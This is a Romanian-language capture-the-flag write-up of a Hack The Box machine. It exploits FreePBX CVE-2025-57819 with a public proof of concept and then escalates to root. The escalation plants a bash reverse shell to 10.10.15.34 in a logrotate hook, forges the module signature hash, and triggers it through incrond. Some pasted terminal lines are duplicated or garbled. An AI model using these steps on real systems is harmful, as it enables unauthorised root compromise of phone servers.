


Pentru masina asta, incepem sa vedem ce porturi avem deschise.

```
rgmy@debian1:~/HTB_Machines/Easy/Connected$ nmap 10.129.8.172
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-21 20:50 EEST
Nmap scan report for 10.129.8.172
Host is up (0.22s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    closed http
443/tcp   closed https

Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
rgmy@debian1:~/HTB_Machines/Easy/Connected$ |
```


Un ssh deschis, in rest un http si un https inchis.

Siteul pe http nu merge, dar pe https functioneaza si suntem redirectionati la /admin/config.php.



Vedem ca folosim FreePBX 16.0.40.7.

Sa vedem daca are vreo vulenrabilitate.



freepbx 16.0.40.7 cve

Protected Romania Safe search: moderate Any time

Search Assist

FreePBX version 16.0.40.7 is vulnerable to several CVEs, including CVE-2025-57819, which allows unauthenticated SQL injection leading to remote code execution. It is recommended to upgrade to a patched version to mitigate these vulnerabilities.

horizon3.ai ionix.io

More

Auto-generated based on listed sources. May contain inaccuracies. Was this helpful?

CVE CyberSecurity Database News
https://www.cve.news › cve-2025-57819

CVE-2025-57819 - Exploiting Unauthenticated Admin Access in F...

Aug 28, 2025 · FreePBX is a popular open-source VoIP system, widely used for managing voice communications in organizations. It offers a web-based interface for administering PBX functionality. But a critical vulnerability (CVE-2025-57819) has been discovered affecting some endpoint modules in...

Github
https://github.com › FreePBX › security-reporting › security › advisories › GHSA-m42a-xa4c-5f3h

Oh, are un CVE.

Hai sa incercam sa il folosim.

<https://github.com/b4sh2/CVE-2025-57819-poc/blob/main/exploit.py>

Avem exploitul pe aceasta pagina de git.

A functionat,

```
[asterisk@connected ~]$ ls
ls
user.txt
[asterisk@connected ~]$ cat user.txt
cat user.txt
5a1d53b866296f552208017855ab69fb
[asterisk@connected ~]$ |
```

Acum sa incercam sa devenim root

```
[asterisk@connected ~]$ groups
groups
asterisk
```

Grupul meu e asterisk. Sa vedem daca avem acces la ceva comenzi dubioase. Am acces la prea multe sa pot citi rezonabil. Deci am sa imi hostez

un server http si am sa imi iau linpeas pe masina atacata. Sa vedem daca avem ceva.1

```
HTTP request sent, awaiting response... 200 OK
Length: 1063041 (1.0M) [text/x-sh]
Saving to: 'linpeas.sh'

 0K ..... 4% 112K 9s
 50K ..... 9% 222K 6s
100K ..... 14% 15.3M 4s
150K ..... 19% 227K 4s
200K ..... 24% 18.4M 3s
250K ..... 28% 19.5M 2s
300K ..... 33% 20.4M 2s
350K ..... 38% 1.38M 2s
400K ..... 43% 270K 1s
450K ..... 48% 59.5M 1s
500K ..... 52% 82.9M 1s
550K ..... 57% 21.3M 1s
600K ..... 62% 21.0M 1s
650K ..... 67% 222K 1s
700K ..... 72% 23.9M 1s
750K ..... 77% 56.3M 0s
800K ..... 81% 164M 0s
850K ..... 86% 187M 0s
900K ..... 91% 146M 0s
950K ..... 96% 99.8M 0s
1000K ..... 100% 175K=1.6s

2026-06-21 18:19:48 (657 KB/s) - 'linpeas.sh' saved [1063041/1063041]

[asterisk@connected ~]$ |
```

Am gasit cateva poruri de la servere care ruleaza in background. Poate ma pot conecta la ele.

```
Active Ports (T1049)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
Active Ports (netstat) (T1049)
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:25          0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:4000        0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:27017       0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:3306        0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:6379        0.0.0.0:*           LISTEN      -
tcp        0      0 0.0.0.0:5038        0.0.0.0:*           LISTEN      1275/asterisk
tcp6       0      0 :::22              :::*                LISTEN      -
tcp6       0      0 :::1:25            :::*                LISTEN      -
tcp6       0      0 :::443             :::*                LISTEN      -
tcp6       0      0 :::80              :::*                LISTEN      -
Local-only listeners (loopback) (T1049)
udp        0      0 127.0.0.1:323      :::*                UNCONN
tcp        0      0 127.0.0.1:25       :::*                LISTEN
tcp        0      0 127.0.0.1:4000     :::*                LISTEN
tcp        0      0 127.0.0.1:27017    :::*                LISTEN
tcp        0      0 127.0.0.1:3306     :::*                LISTEN
tcp        0      0 127.0.0.1:6379     :::*                LISTEN
tcp        0      0 127.0.0.1:5038     :::*                LISTEN
users:(("asterisk",pid=1275,fd=9))
```

Portul 4000 e ocupat de ceva proces python care ruleaza ca root. Ia sa vedem ce drepturi are python in general?

```
[asterisk@connected ~]$ ls -l $(which python)
ls -l $(which python)
lrwxrwxrwx. 1 root root 7 Nov 30 2025 /usr/bin/python -> python2
```

Nimic util.

Inapoi sa ma uit la procese.

```
root      744  0.0  0.0 15044 2836 ?        Ss   17:49   0:00 /usr/sbin/incrond
```

Incrond ruleaza ca root.

```
[asterisk@connected incron.d]$ ls
```

ls

legacy local sysadmin

```
[asterisk@connected incron.d]$ cat sysadmin
cat sysadmin
/var/spool/asterisk/incron IN_MODIFY,IN_ATTRIB,IN_CLOSE_WRITE /usr/bin/sysadmin_manager $#
```

Cumva sysadmin_manager ruleaza ca root?

Mergem la /var/www/html/admin/modules/adv_recovery/hooks si vedem daca avem dreptul de a scrie ceva.

```
[asterisk@connected hooks]$ ls
ls
!
**Attack
logrotate
logrotate.bak
post-switchover
```

Ne e confirmat ca suntem unde trebuie.

```
ls -la
total 20
drwxr-xr-x. 2 asterisk asterisk 46 Nov 30 2025 .
drwxrwxr-x. 12 asterisk asterisk 4096 Nov 30 2025 ..
-rwxr-xr-x. 1 asterisk asterisk 295 Nov 2 2023 logrotate
-rwxr-xr-x. 1 asterisk asterisk 9315 Nov 2 2023 post-switchover
```

Avem. Pe logrotate. Am salvat logrotate in logrotate.bak si am modificat logrotate sa aiba un reverse shell.

```
[asterisk@connected hooks]$ cat > /var/www/html/admin/modules/ucp/hooks/logrotate << 'EOF'
#!/bin/bash
e << 'EOF' /dev/tcp/cat > /var/www/html/admin/modules/ucp/hooks/logrotat
> #!/bin/bash
> bash -i >& /dev/tcp/10.10.15.34/6969 0>&1
bash -i >& /dev/tcp/bash -i >& /dev/tcp/10.10.15.34/6969 0>&1
> EOF
EOF
```

Îi refacem semnăturile.

```
NEW_HASH=$(sha256sum /var/www/html/admin/modules/ucp/hooks/logrotate | awk '{print $1}')
sed -i "s/hooks\/logrotate = .*/hooks\/logrotate = $NEW_HASH/"
/var/www/html/admin/modules/ucp/module.sig
```

Intr-un terminal pe masina noastra dam un nc sa ascultam, iar pe victima dam un touch, sau orice sa modificam acel path monitorizat.

```
su asterisk asterisk
postrotate
    /usr/sbin/fwconsole pm2 --reload-logs -q
endscript

EOF
[asterisk@connected hooks]$ rm logrotate
rm logrotate
[asterisk@connected hooks]$ ls
ls
**Attack
logrotate.bak
post-switchover
[asterisk@connected hooks]$ cp logrotate.bak logrotate
cp logrotate.bak logrotate
[asterisk@connected hooks]$ ls
ls
**Attack
logrotate
logrotate.bak
post-switchover
[asterisk@connected hooks]$ cat logrotate
cat logrotate
#!/bin/bash

cat << EOF > /etc/logrotate.d/freepbx-adv_recovery
/var/log/asterisk/adv_recovery*.log{
    size 50M
    missingok
    rotate 5
    notifempty
    sharedscripts
    dateext
    create 0640 asterisk asterisk
    su asterisk asterisk
    postrotate
        /usr/sbin/fwconsole pm2 --reload-logs -q
    endscript
}
EOF
[asterisk@connected hooks]$ cat > /var/www/html/admin/modules/ucp/hooks/logrotate << 'EOF'
e << 'EOF' /var/www/html/admin/modules/ucp/hooks/logrotat
#!/bin/bash
#!/bin/bash
bash -i >& /dev/tcp/10.10.15.34/6969 0>&1
bash -i >& /dev/tcp/10.10.15.34/6969 0>&1
EOF
EOF
[asterisk@connected hooks]$ NEW_HASH=$(sha256sum /var/www/html/admin/modules/ucp/hooks/logrotate | awk '{print $1}')
/var/www/html/admin/modules/ucp/hooks/logrotate | awk '{print $1}'
[asterisk@connected hooks]$ sed -i "s/hooks\/logrotate = .*/hooks\/logrotate = $NEW_HASH/" \
NEW_HASH/" \oks\/logrotate = .*/hooks\/logrotate = $
/var/www/html/admin/modules/ucp/module.sig
/var/www/html/admin/modules/ucp/module.sig
[asterisk@connected hooks]$ touch /var/spool/asterisk/incron/ucp.logrotate
touch /var/spool/asterisk/incron/ucp.logrotate
[asterisk@connected hooks]$
```

```
Listening on [any] 6969 ...
connect to [10.10.15.34] from (UNKNOWN) [10.129.8.172] 46498
bash: no job control in this shell

freepbx

NOTICE! You have 3 notifications! Please log into the UI to see them!
Current Network Configuration
+-----+-----+-----+
| Interface | MAC Address | IP Addresses |
+-----+-----+-----+
| eth0      | 08:50:56:B9:E8:21 | 10.129.8.172 |
|          |                | fe80::d2d1:bcb:a990:dd3b |
+-----+-----+-----+

Please note most tasks should be handled through the GUI.
You can access the GUI by typing one of the above IPs in to your web browser.
For support please visit:
http://www.freepbx.org/support-and-professional-services

+-----+
| This machine is not activated. Activating your system ensures that |
| your machine is eligible for support and that it has the ability to |
| install Commercial Modules. |
| |
| If you already have a Deployment ID for this machine, simply run: |
| |
| faconsole sysadmin activate deploymentid |
| |
| to assign that Deployment ID to this system. If this system is new, |
| please go to Activation (which is on the System Admin page in the |
| Web UI) and create a new Deployment there. |
+-----+

[root@connected /]#
```

Suntem conectati ca root acum.

```
[root@connected /]# cd root
cd root
[root@connected root]# ls
ls
root.txt
[root@connected root]# cat root.txt
cat root.txt
4f39601c6ba9de5954cb2c75fd8a3ada
[root@connected root]#
```

Am gasit flagul.